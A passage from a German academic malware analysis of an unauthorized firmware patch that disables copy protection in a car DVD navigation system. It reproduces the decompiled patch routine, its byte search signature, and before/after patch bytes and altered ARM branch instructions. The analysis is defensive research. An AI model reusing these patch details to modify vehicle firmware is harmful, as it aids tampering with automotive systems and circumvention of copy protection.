Neben der Feststellung der primären funktionellen Eigenschaften, die nach Abschnitt 4.1.4 auch als Funktionswirkungen der Malware aufgefasst werden können, sollte auch die Möglichkeit ***weiterer, darüber hinausreichender Konsequenzen*** abgeschätzt werden. Einerseits könnten solche in Form der ebenfalls in Abschnitt 4.1.4 vorgestellten Strukturwirkungen vorliegen, die sich – teils unbeabsichtigt – aufgrund der komplexen Wechselwirkungen in automotiven Systemen ergeben können. Aber auch mit vorsätzlich eingebrachten Nebenwirkungen sollte bei Malware grundsätzlich gerechnet werden, was z.B. im Desktop-IT-Bereich oft zu beobachten ist. Beispielsweise enthalten viele im Kontext von Softwarepiraterie verbreitete Programme (z.B. sog. „Cracks“ oder „Keygeneratoren“) zusätzliche, versteckte Schadfunktionen bzw. Hintertüren (Backdoors, vgl. z.B. [SkZe03]), die i.d.R. ohne Wissen des Anwenders entsprechender Software mit aktiviert werden. Wie im Praxisreview in Kapitel 3 festgestellt wurde, werden viele Manipulationen automotiver IT durch die Nutzer der Fahrzeuge selbst initiiert. Von ihnen verwendete Werkzeuge, die teils als automotive Malware eingeordnet werden können, könnten ebenfalls versteckte weitere Schadfunktionalitäten aufweisen, die durch das fahrzeugherstellerseitige Sicherheitsmanagement ebenfalls mit zu adressieren wären.

Ob Handlungsbedarf vorliegt, kann einerseits anhand einer Abwägung der Kosten einer wirksamen Gegenmaßnahme im Vergleich zu den drohenden monetären Schäden entschieden werden. Eine im Bereich der Desktop-IT-Sicherheit verbreitete Bemessungsgrundlage zur Ermittlung der Wirtschaftlichkeit von Securitymaßnahmen ist der sog. *Return On Security Investment* (ROSI, siehe z.B. [KeKl08]), der sich aus den Kosten der potentiellen Schäden und der Sicherheitsmaßnahmen sowie der darüber erzielbaren Schadensreduktion ermitteln lässt. Hingegen kann im speziellen automotiven Anwendungsgebiet der IT-Sicherheit (vgl.

Abschnitt 2.4.3) ein Handlungsbedarf in besonders kritischen Fällen, in denen konkrete Safety-Risiken für Leib und Leben von Menschen drohen, auch angesichts unwirtschaftlicher Gegenmaßnahmen gegeben sein sowie auch bereits ausgelieferte Fahrzeuge betreffen.
Bei festgestelltem Handlungsbedarf sollten die identifizierten Schwachstellen geschlossen werden. Hierzu sollten die Ergebnisse der Malwareanalyse je nach Art der Schwachstelle (vgl. CERT-Taxonomie) abschließend in Empfehlungen münden, wie das Design, die Implementierung oder die Konfiguration der betroffenen (Teil-) Systeme anzupassen ist.

6.4 Automotive Malwareanalyse: Illustration anhand dreier Praxisbeispiele

Zur Illustration der im vorigen Abschnitt 6.3 beschriebenen Techniken zu Malwareanalysen an automotiver Malware der Ausprägungen MAS, MAH und MAP wird in diesem Abschnitt jeweils ein exemplarisches reales automotives Malwareexemplar entsprechend analysiert.
Die teils kommerziell vertriebenen Untersuchungsobjekte werden im Folgenden bewusst nicht namentlich genannt, da ihre produktive Anwendung rechtlich problematisch ist bzw. potentiell illegal sein könnte, was durch die vorliegende Arbeit nicht unterstützt / gefördert werden soll. Auch bzgl. der jeweils angegriffenen automotiven Systeme wird bewusst auf Angaben zu Herstellern/Modellen verzichtet, da sie lediglich als Beispiele zu verstehen sind.

6.4.1 MAS-Analyse der Deaktivierungs-Software für den Kopierschutz der Navigation ($R_{5.3}$)

Als Beispiel für automotive Malwareanalysen zur Ausprägung MAS wird die in Abschnitt 3.1.6 als Praxisbeleg $R_{5.3}$ ermittelte, unautorisierte Softwareupdate für ein integriertes DVD-Navigationssystem eines großen Herstellers untersucht. Beworbener Zweck der Software ist die Deaktivierung des Kopierschutzes des Geräts, so dass in der Folge auch selbst erstellte Kopien von Karten-DVDs akzeptiert werden sollen.




Abbildung 53: Auszug aus dem Angebot der manipulierten Navigations-Software [InFo10]

Im April 2010 wurde die Software zusammen mit offenbar illegal verbreiteten Kopien von Karten-DVDs in einem Internetforum zum kostenlosen Download angeboten und soll angeblich vormals in Osteuropa für ca. 1000 € kommerziell vertrieben worden sein. Abbildung 53 zeigt einen Auszug aus diesem Internetangebot [InFo10]. Die manipulierte Gerätesoftware wird in Form eines CD-Abbilds im sog. ISO-Format bereitgestellt, über das der Nutzer mit einer beschreibbaren CD das Installationsmedium anzufertigen hat. Als Voraussetzung für die Installation wird laut Anleitung ein bestimmter Versionsstand (Softwareupdate „30“) der vorhandenen Gerätesoftware vorausgesetzt, der zuvor zu installieren ist. Die entsprechende Originalfirmware wird ebenfalls als CD-Abbild im ISO-Format mitgeliefert.

Für die Laboruntersuchungen dieser automotiven Malware steht ein entsprechendes Gerät (Baujahr 2008) zur Verfügung, das in Abschnitt 3.2.6 bereits für den Laborversuch L_5 genutzt wurde und – wie im genannten Abschnitt identifiziert – einen ARM-basierten Mikrocontroller enthält (Abbildung 29). Da auch im Kontext der in diesem Abschnitt zu Illustrationszwecken vorgestellten Malwareanalyse keine technische Dokumentation und Quellcodes für dieses Gerät vorliegen, erfolgt diese insofern aus reiner Black-Box-Perspektive.

Separation der MAS-Malware

Bzgl. der Separation der als Untersuchungsgegenstand zu analysierenden MAS-Malware (Abschnitt 6.3.1 / Abbildung 52) kann im vorliegenden Fall festgestellt werden, dass diese als Inhalt des Update-Mediums bereits vorliegt. Die in anderen Fällen erforderliche Extraktion des automotiven MAS vom Zielgerät kann daher entfallen. Um innerhalb des vorliegenden CD-Abbilds das eigentliche Untersuchungsobjekt zu identifizieren, wird dieses in einem ersten statischen Analyseschritt untersucht.

Statische Analyse (I): Einleitende Untersuchung der ISO-Datei und ihres Inhalts

Um ein möglichst umfassendes Bild zu erhalten, wird diese erste Untersuchung des CD-Abbilds im direkten Vergleich mit dem CD-Abbild des originalen Firmwareupdates des zugehörigen Versionsstands vorgenommen. Tabelle 18 liefert eine tabellarische Zusammenfassung wesentlicher Eigenschaften und Unterschiede. Zunächst fällt auf, dass das manipulierte CD-Abbild mit gut 80 KB weniger als ein Hundertstel des Datenumfangs des originalen CD-Abbilds (über 8 MB) aufweist. Zwei Grunde hierfür zeigt ein Blick ins Innere der CD-Abbilder: Während beide Abbilder eine identische Ordnerstruktur mit insgesamt 7 (Unter-) Verzeichnissen aufweisen, ist nur eine der 9 Dateien des Original-Abbilds auch im manipulierten CD-Abbild zu finden. Diese Datei namens VXDNLDEV.BIN ist zudem im manipulierten CD-Abbild mit 560 Byte deutlich kleiner als die entsprechende, 44400 Bytes große Originaldatei (dies entspricht ca. 1,2% der Originalgröße). Sofern die enthaltenen Zeitstempel als unverfälscht angenommen werden können, entstand das CD-Abbild des unautorisierten Updates Ende August 2009, während die enthaltene Software einen Zeitstempel von Ende März 2009 aufweist. Der gut 7-monatige Versatz zur angeblich verzögerten Veröffentlichung im Internet deutet darauf hin, dass die identifizierten Zeitstempel vermutlich zutreffen dürften.

	ISO Abbild des originalen Software-Updates	**ISO-Abbild des Kopierschutz-Patches (gefälschte Software)**
Gesamtgröße	8.697.856 Bytes	83.968 Bytes
Dateien	9 Dateien in 7 (Unter-)Verzeichnissen: dnl/bin/nav/common/**nav.cfg** dnl/bin/nav/common/**navvx001.uli** dnl/bin/nav/vx/**navvxreg.uli** dnl/bin/VXCOMMON/**VMEG0416.DNL** dnl/bin/VXCOMMON/**VMEM0416.DNL** dnl/bin/VXCOMMON/**VMEV0411.DNL** dnl/bin/VXCOMMON/VXSYSTEM/**download.bin** dnl/bin/VXCOMMON/VXSYSTEM/**SYSTEM.BIN** dnl/bin/VXCOMMON/VXSYSTEM/**VXDNLDEV.BIN**	1 Datei in 7 (Unter-)Verzeichnissen: dnl/ dnl/bin/ dnl/bin/nav/ dnl/bin/nav/common/ dnl/bin/nav/vx/ dnl/bin/VXCOMMON/ dnl/bin/VXCOMMON/VXSYSTEM/**VXDNLDEV.BIN**
Enthaltene Zeitstempel	Dateien: 7.6.2004 - 2.5.2007 Verzeichnisse: 21.8.2007	Datei: 24.3.2009 Verzeichnisse: 22.8.2009

Tabelle 18: Vergleich exemplarischer Eigenschaften des echten und manipulierten CD-Abbilds

Die bis zu diesem Punkt erhaltenen Ergebnisse der statischen Analyse lassen darauf schließen, dass die durch die Malware umgesetzten Änderungen an der Gerätefunktionalität ausschließlich durch die einzige im manipulierten CD-Abbild enthaltene Datei VXDNLDEV.BIN umgesetzt werden. Diese identifizierte Datei, die laut der Dateiendung vermutlich eine Binärdatei darstellt und die den erwarteten schadhaften Code beinhaltet, wird daher in der Folge vertiefend analysiert. Eine einleitend erfolgende Gegenüberstellung in einem Hex-Editor liefert erste Erkenntnisse. Einerseits kann festgestellt werden, dass die ersten 16 Bytes in beiden Dateien übereinstimmen. Auch kann verifiziert werden, dass die letzten 4 Bytes jeweils eine gültige Prüfsumme des restlichen Dateiinhalts nach dem bereits im Laborversuch L_5 (Abschnitt 3.2.6) identifizierten CRC32-Algorithmus bilden. Tiefergehende Untersuchungsschritte werden im Folgenden dargelegt.

Statische Analyse (II): Disassemblierung der manipulierten VXDNLDEV.BIN

Im nächsten Schritt wird die Disassemblierung der verdächtigen Datei als grundlegender Ansatz gewählt, um weitere Erkenntnisse über die Malware zu erhalten. Als Werkzeug wird der Disassembler IDA [Hexr14] in der „Professional Edition“ unter Version 6.4 verwendet. Als vorausgesetzte Eingaben für die Disassemblierung des Untersuchungsobjekts werden der Befehlssatz (d.h. die bereits identifizierte ARM-Architektur des Mikrocontrollers, s.o.) und die Adresse 0 als vermutete Einstiegsadresse angegeben.

Anhang B1 listet die komplette Ausgabe der Disassemblierung. Für die dort dargestellte Ansicht wurden zuvor im Rahmen der manuellen Nachbearbeitung – die ebenfalls durch die Programmfunktionalität von IDA unterstützt wird – insbesondere einzelne der enthaltenen Variablen hinsichtlich ihrer Datentypen angepasst. Eine solche händische Anpassung von Datentypen ist im Rahmen einer (Schad-) Codeanalyse teils sinnvoll, wenn deren Interpretation durch den integrierten Disassembler aus (teils subjektiver) Sicht des Untersuchenden falsche bzw. unpräzise Ergebnisse geliefert hat.

Im Folgenden wird die auf der Basis der Disassemblierung vereinfacht mögliche Analyse der Programmstruktur vorgenommen. Abbildung 54 zeigt einen Vergleich der in IDA disassemblierten Schadcode-Binärdatei (unterer Teil) mit der originalen Version (oberer Teil) mit jeweils geöffneter Ansicht des Graphen der Funktionsaufrufe.
Der Vergleich ergibt insbesondere folgende Erkenntnis: Während mit Hilfe des Disassemblers in der VXDNLDEV.BIN des Originalmediums bis zu ca. 172 vermutete (Unter-) Funktionen erkannt werden, werden in der manipulierten Version nur zwei entsprechende Funktionen erkannt. Zusammen mit der deutlich reduzierten Größe der Datei (s.o.) deutet dies darauf hin, dass die manipulierte Datei nicht durch einfaches „Patchen“ der entsprechenden Datei aus dem originalen Updatemedium erstellt wurde (z.B. indem bedingte Sprünge durch unbedingte Sprünge ersetzt werden) sondern auf Seiten des Angreifers gewisses Know-How und eine geeignete Werkzeugkette vorhanden waren, Code für die vorhandene Umgebung entweder selbst zu kompilieren (d.h. aus einer Hochsprache wie C) oder zu assemblieren (d.h. das Programm manuell in der ARM-Maschinensprache zu entwickeln).




Abbildung 54: Vergleich der function call graphs am Original- (oben) und Schadcode in IDA

Die nächsten Schritte dienen der Rekonstruktion der Funktionsweise der vorliegenden Programmdatei. Im Kontext der statischen Analyse könnte grundsätzlich auf Basis des erstellten Disassemblies (Anhang B1) fortgefahren werden. Aufgrund der für ARM charakteristischen RISC-Architektur, d.h. dem damit verbundenen reduzierten Befehlssatz, umfassen die Disassemblies entsprechender Programme vergleichsweise viele Befehlszeilen, so dass die Erfassung der Gesamtfunktionalität für den Menschen typischerweise schwieriger ist als bei CISC-Architekturen wie z.B. mit dem in der Desktop-IT verbreiteten Intel-x86-Befehlssatz. Da das Untersuchungswerkzeug IDA [Hexr14] unter anderem für ARM-basierte Binärdateien einen Decompiler anbietet, wodurch eine erhebliche Reduktion des Analyseaufwands zu erwarten ist, wird dieser als Basis für den nächsten Schritt der statischen Analyse verwendet.

Statische Analyse (III): Dekompilierung der manipulierten VXDNLDEV.BIN

Das für die ARM-Mikrocontrollerarchitektur verfügbare Hex-Rays Decompiler Plugin [Hexr14b] erstellt aus dem disassemblierten Maschinencode des Untersuchungsobjekts Pseudocode in C-Syntax, der i.d.R. für den Menschen leichter lesbar und – aufgrund der typischerweise deutlich reduzierten Zeilenzahl – schneller erfassbar ist.

Hauptfunktion: Zuerst wird mit Hilfe des Hex-Rays Decompiler Plugins die Hauptfunktion ab Adresse 0 dekompiliert. Ausgehend von der initialen Ausgabe, die Anhang B2 entnommen werden kann, erfolgt wie auch nach der Disassemblierung (s.o.) eine manuelle Nachbearbeitung in IDA. Dies umfasst erneut einzelne Anpassungen der vom Decompiler vermuteten Datentypen sowie eine Umbenennung der (initial durchnummerierten) lokalen Variablen gemäß der wie folgt interpretierbaren Erkenntnisse. Abbildung 55 zeigt den Pseudocode der Hauptfunktion nach dieser Nachbearbeitung.

```
1  void __fastcall sub_0()
2  {
3    int backup_returnadr; // lr@0
4    unsigned int *ptr; // r6@1
5
6    ptr = (unsigned int *)0x40000000;
7    while ( 0xE3A00005 != *ptr || ptr[1] != 0xE59F1130 || ptr[2] != 0xE5C10004 || ptr[3] != 0xEA00000B )
8    {
9      ++ptr;
10     if ( (unsigned int)ptr >= 0x40700000 )
11       return;
12   }
13   unk_A1D00000 = ptr;
14   dword_220 = backup_returnadr;
15   sub_A8();
16 }
```

Abbildung 55: Dekompilierte Hauptfunktion der manipulierten Datei VXDNLDEV.BIN

Zunächst wird in Zeile 6 ein Zeiger (`ptr`) mit der Zieladresse 0x40000000 initialisiert. In der while-Schleife ab Zeile 7 wird dieser Zeiger so lange um je 1 Byte erhöht (Zeile 9), bis die Daten an der Zieladresse entweder einem 16 Byte langen Suchmuster entsprechen (Zeile 7) oder das Ende des Suchbereichs an Adresse 0x40700000 (Zeile 10) erreicht ist. Somit werden bis zu 7 MB eines Speicherbereichs durchsucht, der sich außerhalb des Adressbereichs der untersuchten Binärdatei befindet. Sofern das Suchmuster gefunden wird, wird die Zieladresse in einer Variable an Adresse 0xA1D00000 abgelegt (Zeile 13), und abschließend die Unterfunktion `sub_A8()` aufgerufen[29]. In der Unterfunktion sind folglich weitere Aktivitäten auf Basis des identifizierten Fundorts zu erwarten. Das Suchmuster, das im Pseudocode durch vier (Little-Endian-kodierte) 32-Bit-Werte dargestellt ist, findet sich im Malwaresample (bzw. im Disassembly aus Anhang B1) ab Adresse 0x1B0 und beschreibt die Bytefolge `05 00 A0 E3 30 11 9F E5 04 00 C1 E5 0B 00 00 EA`. Da der durchsuchte Adressbereich außerhalb des eigenen Adressraums der analysierten Datei VXDNLDEV.BIN liegt und der Form nach gültigen ARM-Maschinencode darstellen könnte (4 32-Bit-Befehle mit dem bei ARM-Opcodes verbreiteten Wert `E*` im letzten Byte) liegt die Vermutung nahe, dass nach bestehendem Code des Navigationssystems gesucht wird. Diese Vermutung kann durch Suche in den Dateien des originalen Firmware-Updates (Tabelle 18) bestätigt werden, bei der exakt diese Bytefolge in der Datei SYSTEM.BIN am Offset 0x1016C4 gefunden wird.

[29] Die in Zeile 14 adressierte Variable an Adresse 0x220 der VXDNLDEV.BIN dient während des Aufrufs der Unterfunktion zur temporären Sicherung der Rücksprungadresse im sog. Link-Register `LR`.

Unterfunktion: Der durch den Decompiler gelieferte Pseudocode der Unterfunktion `sub_A8` kann dem ersten Screenshot in Anhang B3 entnommen werden und zeigt die Ausgabe des Decompiler-Plugins vor der manuellen Nachbearbeitung. Die statische Analyse gestaltet sich in diesem Fall etwas schwieriger, was u.a. auf folgende Gründe zurückgeführt werden kann:

- Auf mehrere Variablen (`v0`, `v1` und `v2`) erfolgen Lesezugriffe ohne vorherige Initialisierung (u.a. in den Zeilen 13, 28 und 45), was z.B. auf eine fehlende Erkennung von Funktionsparametern hinweisen könnte. Auf die vermutliche Belegung der zugehörigen, in Zeile 3-5 annotierten Register `R5`, `R6` und `R7` liefert auch der Pseudocode der Hauptfunktion (Anhang B1 sowie Abbildung 55) größtenteils keine Hinweise.
- Die Struktur ist insgesamt komplexer als die der Hauptfunktion. Mehrfach verschachtelte while-Schleifen und darin enthaltene Sprünge über break/goto/return erschweren die Lesbarkeit.
- Die Adressen, die anfangs in den Variablen `v3` und `v4` abgelegt werden (Zeile 13/14), werden mehrfach mit Daten beschrieben, die ohne erkennbare Verwendung wenig später erneut überschrieben werden.

Um den Aufwand für die weitere Analyse zu reduzieren, wird an dieser Stelle eine dynamische Analysetechnik eingesetzt, die im folgenden Abschnitt beschrieben ist.

Dynamische Analyse (I): Emulation des zu analysierenden Schadcodes

In diesem Schritt wird in IDA eine Emulation des Schadcodes mittels QEMU vorgenommen. Primäres Ziel dieses Schrittes ist es, weitere Erkenntnisse über die Unterfunktion zu gewinnen. Einerseits soll deren generelle Wirkung untersucht werden, indem der Endzustand nach der Ausführung mit dem Anfangszustand verglichen wird. Zudem können mit den Erkenntnissen aus der Emulation auch die in der statischen Analyse erhaltenen (Zwischen-) Ergebnisse ausgebaut werden – z.B. indem die vermuteten Funktionsparameter (s.o.) bestätigt und im Rahmen der Nachbearbeitung geeignet umbenannt werden können.

Auflösen von Abhängigkeiten: Wie im Abschnitt 6.3.1 erwähnt, sollten für eine erfolgreiche Emulation relevante Abhängigkeiten des zu untersuchenden Schadcodes identifiziert und aufgelöst werden. Die externen Abhängigkeiten, die bislang im Rahmen der vorliegenden Malwareanalyse identifiziert werden konnten, sind in Tabelle 19 gelistet.
Als Grundlage für die Emulation in IDA wird die ursprünglich 560 Bytes umfassende, manipulierte Datei VXDNLDEV.BIN erweitert. Dazu wird der Inhalt der originalen, 2386332 Bytes großen SYSTEM.BIN, in das Untersuchungsobjekt eingefügt. Zur Reduktion der resultierenden Dateigröße erfolgt dies nicht ab der vorausgesetzten Adresse 0x40000000 sondern ab Adresse 0x1000 – die durch den Programmcode vorausgesetzte Start- und Zieladresse werden entsprechend manuell angepasst. Gleiches gilt für die an Adresse 0xA1D00000 positionierte Variable zur Aufnahme des Zeigers auf die Fundstelle, die exemplarisch auf Adresse 0xF00 umgelegt wird. Da auf diese Variable nur schreibend zugegriffen wird, werden die zugehörigen 4 Bytes mit keinem speziellen Inhalt initialisiert.

Adresse	Länge	Erster Zugriff
0x40000000	0x700000	Lesend
0xA1D00000	4	Schreibend

Tabelle 19: Einleitend identifizierte externe Abhängigkeiten des Untersuchungsobjekts

Durchführung der Emulation: Anschließend wird die Emulation des Schadcodes gestartet und mit Hilfe der Debugging-Funktionen schrittweise durchlaufen. Anhang B4 zeigt einen Screenshot des Debuggers, nachdem der Beginn der Unterfunktion erreicht wird. Ein Blick auf die dortige Register-Belegung zeigt, dass `R6` (dem im Pseudocode aus Anhang B3 die Variable `v1` zugeordnet wird) die Adresse der von der Hauptfunktion gefundenen Bytefolge aus der Datei SYSTEM.BIN enthält. Register `R7` (bzw. `v2`) enthält einen Zeiger auf die Adresse 0x1C0, an der die manipulierte Version der Datei VXDNLDEV.BIN eine weitere Bytefolge enthält. Das Register `R5` (bzw. `v0`) enthält den Wert 96, der der vom Disassembler ermittelten Länge der Bytefolge in `R7`/`v2` entspricht. Weiter zeigt sich, dass die in den Variab-

len v3 und v4 (bzw. in den Registern R1 und R2) abgelegten Adressen (s.o.) die Werte 0xAAA bzw. 0x554 erhalten, die ebenfalls der manipulierten VXDNLDEV.BIN entnommen werden (Adressen 0x1A8 und 0x1AC). Hier zeigt sich somit eine weitere Abhängigkeit von zwei externen Speicheradressen. Da diese in der aktuellen Emulation gültigen, ungenutzten Speicherbereichen entsprechen (zwischen dem Schadcodesample und der SYSTEM.BIN) und nur schreibende Zugriffe erfolgen, kann die Emulation jedoch ohne Anpassung fortgesetzt werden. Nachdem die Emulation des Schadcodes bis zum Ende durchlaufen ist, wird abschließend ein Speicherabzug des Endzustands der Emulation sichergestellt.
Zur Unterstützung der weiteren Malwareanalyse fließen die o.g. Erkenntnisse zu den vermuteten Datentypen und Funktionsparametern mit in die manuelle Nachbearbeitung des Pseudocodes der Unterfunktion ein. Das finale Dekompilat ist im zweiten Screenshot aus Anhang B3 dargestellt.

Auswertung der Emulationsergebnisse: Zunächst wird der gesicherte Endzustand der Emulation mit dem Startzustand verglichen. Tabelle 20 liefert eine Gegenüberstellung der von Änderungen (unterstrichen) betroffenen Speicherbereiche.

Insbesondere zeigt der vorgenommene Vergleich, dass im Bereich des zuvor im Gerätespeicher gesuchten Codefragments aktive Änderungen vorgenommen werden. Ein Abgleich mit dem nachbearbeiteten Dekompilat der Schadcode-Unterfunktion (2. Screenshot aus Anhang B3, s.o.) bestätigt, dass im Rahmen der äußeren while-Schleife (ab Zeile 20) insgesamt 96 Bytes ab dem (von der Hauptfunktion über das Register R6 übergebenen) Fundort in der Datei SYSTEM.BIN jeweils paarweise überschrieben werden (Zeile 28). Die zu schreibenden Daten werden jeweils in Zeile 26 der bereits identifizierten Bytefolge entnommen, die über das Register R7 übergeben wurde und somit offenbar einen Patch für den entsprechenden Originalcode darstellt. Eine Ausnahme stellt hierbei das erste Byte dar. Dieses wird unabhängig von seiner Belegung im Patch (0x04) durch die Unterfunktion mehrfach überschrieben (Zeilen 15, 19 und 22) sowie vor der Rückgabe (Zeilen 37 und 47) grundsätzlich auf den in Tabelle 20 angegebenen Endzustand 0xF0 gesetzt.

Speicheradresse	Ausgangszustand	Endzustand
0x00000554	00 00	55 00
0x00000AAA	00 00	A0 00
0x00000F00 (ehemals 0xA1D00000)	00 00 00 00	C4 26 10 00
0x001026C4 (SYSTEM.BIN) → entspricht Dateioffset 0x001016C4	05 00 A0 E3 30 11 9F E5 04 00 C1 E5 0B 00 00 EA 07 00 A0 E3 20 11 9F E5 04 00 C1 E5 07 00 00 EA 0A 00 A0 E3 10 11 9F E5 04 00 C1 E5 03 00 00 EA 00 00 A0 E3 00 11 9F E5 04 00 C1 E5 00 00 A0 E1 00 00 5B E3 0B 00 00 1A 54 00 9D E5 01 00 50 E3 08 00 00 1A 02 00 59 E3 06 00 00 0A 00 00 5A E3	F0 00 A0 E3 30 11 9F E5 04 00 C1 E5 0B 00 00 EA 07 00 A0 E3 20 11 9F E5 04 00 C1 E5 07 00 00 EA 0A 00 A0 E3 10 11 9F E5 04 00 C1 E5 03 00 00 EA 00 00 A0 E3 00 11 9F E5 04 00 C1 E5 00 00 A0 E1 00 00 5B E3 02 00 00 1A 54 00 9D E5 01 00 50 E3 08 00 00 1A 02 00 59 E3 00 00 00 0A 00 00 5A E3

Tabelle 20: Vergleich des Anfangs- und Endzustands der Schadcode-Emulation

Rückschlüsse auf den Zweck der Änderungen an den Adressen 0x554, 0xAAA und 0xA1D00000 fallen auf Basis der bis dato verfügbaren Informationen etwas schwerer – zumal auf diese ausschließlich Schreibzugriffe erfolgen. Das oben festgestellte Überschreiben von Programmcode enthaltenden Speicherbereichen geht jedoch i.d.R. nicht automatisch mit einer dauerhaften, physikalischen Speicherung im hinterlegten Speicher einher. Daher könnte es sein, dass ein entsprechender Speichervorgang durch Schreibzugriffe auf die hier identifizierten Adressen angefordert wird. Dafür spricht auch, dass nach Abschluss der Emulation des Schadprogramms an Adresse 0xF00 (ehemals 0xA1D00000) die Startadresse des geänderten und zu speichernden Codebereichs abgelegt ist.

Statische Analyse (IV): Untersuchung der Manipulationen an der SYSTEM.BIN

Um die aus der Malwaremanipulation resultierenden Effekte bewerten zu können, sollten im nächsten Schritt nun noch die Änderungen am Code der Datei SYSTEM.BIN analysiert werden. Der in Tabelle 20 identifizierte, manipulierte Codebereich aus der Datei SYSTEM.BIN liegt innerhalb einer ihrer Funktionen, die an Adresse 0x101488 beginnt und an Adresse 0x1017E8 endet. Ein Vergleich der geänderten Instruktionen auf Ebene des Maschinencodes (Tabelle 21) liefert als erste grundlegende Erkenntnisse über die Art der Manipulation, dass typische Techniken wie das Verfälschen von Variablenwerten und Manipulieren bedingter Sprünge eingesetzt werden:

- Am Ort der ersten Änderung wird ein in Register `R0` geladener Wert, der anschließend in das Byte an Adresse 0xA19499E0 gespeichert wird, von 5 auf 240 (0xF0) geändert.
- Einige Zeilen dahinter werden zwei bedingte Sprünge manipuliert: Nach je einem Vergleich (`CMP`, „compare“) eines Registers (`R11` bzw. `R9`) mit einem konstanten Wert (0 bzw. 2) wird die im Fall einer festgestellten Abweichung (`BNE`, „branch if not equal“) bzw. einer Übereinstimmung (`BEQ`, „branch if equal“) angesprungene Zieladresse jeweils auf eine andere Codeposition geändert.

Adresse	*Originaler Code (Auszüge)*		*Manipulierte Instruktionen*	

loc_1016C4:
loc_1016C8:
loc_1016CC:
...
	05 00 A0 E3
	30 11 9F E5
	04 00 C1 E5
	...
		MOV R0, #5
		LDR R1, =0xA19499DC
		STRB R0, [R1,#4]
		...
			F0 00 A0 E3	MOV R0, #0xF0

loc_101704: loc_101708:	00 00 5B E3 0B 00 00 1A	CMP R11, #0 BNE loc_10173C	02 00 00 1A	BNE loc_101718

loc_10170C:
loc_101710:
loc_101714:
	54 00 9D E5
	01 00 50 E3
	08 00 00 1A
		LDR R0, [SP,#0xA8+var_54]
		CMP R0, #1
		BNE loc_10173C		

loc_101718: loc_10171C:	02 00 59 E3 06 00 00 0A	CMP R9, #2 BEQ loc_10173C	00 00 00 0A	BEQ loc_101724
loc_101720: loc_101724:	00 00 5A E3 04 00 00 1A	CMP R10, #0 BNE loc_10173C		

loc_101728:
loc_10172C:
loc_101730:
loc_101734:
loc_101738:
	D0 00 9F E5
	04 00 D0 E5
	80 00 80 E3
	C4 10 9F E5
	04 00 C1 E5
		LDR R0, =0xA19499DC
		LDRB R0, [R0,#4]
		ORR R0, R0, #0x80
		LDR R1, =0xA19499DC
		STRB R0, [R1,#4]		

loc_10173C:	...			

